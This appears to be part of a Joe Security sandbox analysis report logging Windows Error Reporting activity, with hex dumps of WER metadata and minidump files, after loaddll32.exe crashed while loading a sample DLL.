C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7224	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7248	4	0d 00 0a 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7252	2	09 00		success or wait	6	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7256	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7514	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7518	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7520	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7546	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7550	2	09 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7552	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 32 00 36 00 3a 00 35 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T22:26:50Z">	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7652	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7656	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7660	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 30 00 38 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 33 00 32 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 33 00 32 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="400" PID="7080" UptimeMS="8328" TimeSinceCreationMS="8328" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7922	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7926	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7930	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7950	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7954	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7956	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7994	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	7998	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8000	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8038	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8042	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8046	98	3c 00 47 00 75 00 69 00 64 00 3e 00 66 00 37 00 38 00 31 00 33 00 35 00 61 00 31 00 2d 00 34 00 62 00 65 00 64 00 2d 00 34 00 35 00 33 00 38 00 2d 00 38 00 65 00 62 00 35 00 2d 00 31 00 65 00 37 00 64 00 66 00 35 00 38 00 63 00 61 00 32 00 33 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>f78135a1-4bed-4538-8eb5-1e7df58ca233</Guid>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8144	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8148	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8152	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 32 00 36 00 3a 00 35 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T22:26:50Z</CreationTime>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8250	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8254	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8256	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8296	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	8300	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD237.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_82d8da601ff98714cf9338fbdd7f7aa4314182a_7cac0383_186e5281\Report.wer	0	2	fd fd		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_82d8da601ff98714cf9338fbdd7f7aa4314182a_7cac0383_186e5281\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_82d8da601ff98714cf9338fbdd7f7aa4314182a_7cac0383_186e5281\Report.wer	10502	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 32 00 30 00 33 00 39 00 37 00 32 00 36 00 38 00 34 00 34 00	MetadataHash=-2039726844	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{80ebf696-413a-68d9-f883-a5fdb5d08da2}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DD936BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 8F 00 92 19 40 00 01 00 00 00 15 00 00 00

Analysis Process: WerFault.exe PID: **6048**, Parent PID: **7080**

General

Target ID:	12
Start time:	15:26:58
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7080 -s 612
Imagebase:	0xb30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7B1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7B1.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2828325eddc3a9f8fa abde465b0f08bdb67a44e_7cac0383_17ca004a	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2828325eddc3a9f8fa abde465b0f08bdb67a44e_7cac0383_17ca004a\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DC8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7B1.tmp	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7B1.tmp.xml	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF90B.tmp.csv	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB6D.tmp.txt	success or wait	1	6DC8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 fd 2b 63 62 fd 05 12 00 00 00 00 00	MDMP +cb	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 1b 00 00 fd 2b 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT+cb0 Pacific Standard TimePacific Daylight Time	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	7646	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	1632	168	fd 1b 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 fd 19 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 04 00 fd 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	41394	4096	10 fd fd 00 00 00 fd 00 00 fd fd 00 00 00 00 00 00 1e 00 00 00 00 00 00 00 fd 6d 00 00 00 00 00 fd 1b 00 00 fd 1b 00 00 00 00 00 00 00 00 00 00 00 40 6d 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	5744	120	00 00 14 76 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	v`A!-aBB?#@A	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	7612	34	1c 00 00 00 48 00 78 00 45 00 57 00 77 00 68 00 37 00 34 00 71 00 54 00 2e 00 64 00 6c 00 6c 00 00 00	HxEWwh74qT.dll	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd fd 02 00 00 00 00 00 30 01 03 00 00 00 00 69 17 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 69 fd 03 00 00 00 00 00 5b fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 64 fd 1a 00 00 00 00 00 fd 22 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 5a 05 00 00 00 00 00 74 fd fd 74 00 00 00 00 6c fd fd 1e 00 00 00 00 fd 2b 71 20 00 00 00 00 fd 41 36 01 00 00 00 00 7f 13 01 00 fd 36 01 00 fd 6c 06 00 1e fd 0a 00 fd 22 05 00 06 7f 15 00 fd 5a 05 00 1d fd 3b 00 fd fd 01 00 01 fd 16 00 00 00 00 00 32 7a 26 00 4e 71 04	@!/FK?Zb0ii[d"@Zttl+q A66l"Z;2z&Nq	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	45490	8668	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitComp letionPacketIoCompletion TpWork erFactoryIRTimer(WaitCompletion	success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 14 01 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 17 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8T	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DC8497A	unknown
